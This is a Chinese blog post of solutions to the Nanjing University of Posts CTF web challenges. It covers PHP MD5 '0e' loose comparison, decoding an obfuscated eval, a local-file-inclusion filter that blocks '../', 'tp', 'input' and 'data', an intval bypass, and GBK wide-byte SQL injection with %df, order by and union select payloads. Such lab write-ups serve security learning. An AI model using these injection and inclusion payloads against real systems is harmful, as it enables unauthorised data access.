mysql 南邮ctf_南邮ctf web题记录（上）

原创

weixin_39618730 于 2021-02-07 15:50:30 发布 28 收藏
文章标签： mysql 南邮ctf

本文链接：https://blog.csdn.net/weixin_39618730/article/details/113912691

1.签到题

f12看源码就行了。

md5 collision

```
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
```

题目贴出了源码，按照题意，a不等于QNKCDZO但是md5与QNKCDZO的md5相等时就可以获得flag。

如果两个字符经MD5加密后的值为 0exxxxx形式，就会被认为是科学计数法，且表示的是0*10的xxxx次方，还是零，都是相等的。

下列的字符串的MD5值都是0e开头的：

QNKCDZO

240610708


s878926199a

s155964671a


s214587387a

s214587387a

以get的方式传a，值取以上不为QNKCDZO的值即可。




2.签到2



在输入框里面输入zhimakaimen，我们会发现最后一位数没有办法输入进去。

右键检查一下会发现源码里面设定了maxlength为10.



更改这个数值，让zhimakaimen能够全部输入在输入框之后点开门就出现flag了。

3.这题不是web


打开题目是一个猫猫的动图。

用一句话木马的时候经常把一句话木马藏在图片的里面，我们把图片下载下来，用记事本打开，在最后一行就可以看到flag了。


4.层层递进

f12查看源码，会看到一个网址。

点进去看看？



跟刚才差不多的界面。继续查看源码。


SuperSo
网页搜索 软件 视频 音乐 图片 购物 图书 地图 资讯 知识
百度 谷歌 搜狗 搜搜 360 有道
必应 中搜 雅虎 我搜 儒豹 国搜
搜 索
南京论之语
首页
关于论之语
、省电、省机房、节能减排
Elements Console
…
…


<script type="text/javascript" src="js/so.js"></script>
<iframe runat="server" src="S0.html" width="100%" height="237" frameborder="no" border="0" marginwidth="0" marginheight="0" scrolling="no" allowtransparency="yes">…</iframe>

<iframe id="blockbyte-bs-sidebar" class="notranslate" data-pos="right">…</iframe>
html body
Styles Computed Event Listeners DOM Breakpoints
Filter :hov .cls
element.style {
}
html, body { search.css:7
height: 100%;
overflow: hidden;
Console What's New
top Filter Default levels
DevTools failed to parse SourceMap: http://www.lunzhiyu.com/dist/js/angular.min.js.map
DevTools failed to parse SourceMap: http://www.lunzhiyu.com/dist/css/bootstrap.css.map
DevTools failed to parse SourceMap: http://www.lunzhiyu.com/dist/js/angular.min.js.map

继续。


南京论之语
首页
关于论之语
安全修复 漏洞监测
南京论之语
首页
关于论之语
文件
Elements Console
<!doctype html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" data-blockbyte-bs-uid="20502">
<head>…</head>
<body style="overflow:auto;"> == $0
<iframe runat="server" src="S0.htm" width="100%" height="237" frameborder="no" border="0" marginwidth="0" marginheight="0" scrolling="no" allowtransparency="yes">…</iframe>
<iframe runat="server" src="http://www.lunzhiyu.com" width="100%" height="3800" frameborder="no" border="0" marginwidth="0" marginheight="0" scrolling="no" allowtransparency="yes">…</iframe>
html body
Styles Computed Event Listeners DOM Breakpoints
Filter :hov .cls
element.style {
overflow: auto;
}
body { S0.html:11
background: #FFFFFF;
Console What's New
top Filter Default levels
DevTools failed to parse SourceMap: http://www.lunzhiyu.com/dist/css/bootstrap.css.map
DevTools failed to parse SourceMap: http://www.lunzhiyu.com/dist/js/angular.min.js.map
DevTools failed to parse SourceMap: http://www.lunzhiyu.com/dist/css/bootstrap.css.map

O和0是不一样的(汗)



404.html终于不是先前的界面了。

来来来，听我讲个故事：

- 从前，我是一个好女孩，我喜欢上了一个男孩小A。
- 有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
- 可是我却又害怕的后退了。。。

为什么？
为什么我这么懦弱？

最后，他居然向我表白了，好开森...说只要骗足够多的笨蛋来这里听这个蠢故事浪费时间，

他就同意和我交往！

谢谢你给出的一份支持！哇哈哈\(^o^)/~！

查看源码，发现奥秘。

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4
<HTML><HEAD><TITLE>有人偷偷先做题，哈哈飞了吧？</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=GB2312">
<STYLE type="text/css">
  BODY { font: 9pt/12pt 宋体 }
  H1 { font: 12pt/15pt 宋体 }
  H2 { font: 9pt/12pt 宋体 }
  A:link { color: red }
  A:visited { color: maroon }
</STYLE>
</HEAD><BODY>
<center>
<TABLE width=500 border=0 cellspacing=10><TR><TD>
<!-- Placed at the end of the document so the pages load faster -->
<!--
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->

<p>来来来，听我讲个故事：</p>
<ul>
<li>从前，我是一个好女孩，我喜欢上了一个男孩小A。</li>
<li>有一天，我终于决定要和他表白了！话到嘴边，鼓起勇气...
</li>
<li>可是我却又害怕的<a href="javascript:history.back(1)">后退</a>了。。。</li
```

5.AAencode

做题做到一半无法访问了？

6.单身二十年

这个题目名让我感到深深的恶意。


打开bp，抓包。

点击到这里找key。

到这里找key

抓到包了，send to repeater。

在response里面发现flag.



7.php decode

这道题目没有链接。

题目给了一段源码。

```
1 <?php
2 function CLsl($ZzvSWE) {
3
4 $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
5
6 for ($i = 0; $i < strlen($ZzvSWE); $i++) {
7
8 $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
9
10 }
11
12 return $ZzvSWE;
13
14 }
15 eval(CLsl("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUlmGNQBAA=="));
16 ?>
```

把这段代码运行一下就行，为了显示出结果，把eval换成echo。

```php
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}
echo(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```

```
phpinfo();
flag:nctf{gzip_base64_hhhhhh}
```

8.文件包含

链接题目：bugku flag在index里

这道题与flag在index里是一个考点，然而我又忘记怎么做了……

来复习一下吧。

我们不仅要知道这道题怎么做，还要知道后面的原理(/(ㄒoㄒ)/~~)

就可以获得以base64编码的index.php的源码。

找个网站解码就可以了。


```
    if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me?
no</a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag:nctf{edulcni_elif_lacol_si_siht}

?>
</html>
```

从源码中可以看到屏蔽了'../' 'tp' 'input' 'data'。

9.单身一百年也没用

这道题和单身二十年是一样的做法。

单身二十年是重定向，这道题是302跳转。



10.Download~!


打不开了……

看了看大佬们的writeup，是通过更改url把download.php下下来(完全想不到QAQ)，虽然做不了但是还是记录一下。

11.COOKIE

抓包，cookie上的Login=0，改成1send过去就行了。

12.MYSQL



那就扫扫后台吧。

其实直接/robots.txt就可以了(_ゞ(´Д｀))


ID	地址	HTTP响应
1	http://chinalover.sinaapp.com/web11/robots.txt	200
2	http://chinalover.sinaapp.com/web11/index.html	200

扫到了robots.txt，打开来看看。

```
鍒□お寮€濊津紝flag涓嶅湪杩欏紝杩欒釜鍦板洖欢鐨勭敓閬旓絳鍏嬪畬浜嶌紒
鍦－TF姣旇禌涓□紝杩欒釜鍦板洖欢寰€寰€瀛樻斁鐫€鏁版嵁搴撶殑鍐呭

TIP:sql.php

<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```

提示是sql.php,并且源码中显示会用get方法获得id。

打开sql.php，试一下id=1024.




注意看源码，源码里面有一个intval函数，用来取整，在与1024比较的时候没有将其取证，而echo的时候的id是取整过的id，所以取1024.1就可以绕过比较输出其中的内容了。

13.GBK Injection


在单引号前面加上%df绕过转义。

```
your sql:select id,title from news where id = '1ß\' #'
here is the information
```



查字段数。


```
your sql:select id,title from news where id = '1ß\' order by 2 #'
here is the information
```



3的时候会爆错，字段数为2.


看哪一个能够回显，id=-1是为了能够爆错显示信息。

```
your sql:select id,title from news where id = '-1ß\' union select 1,2 #'
2
```



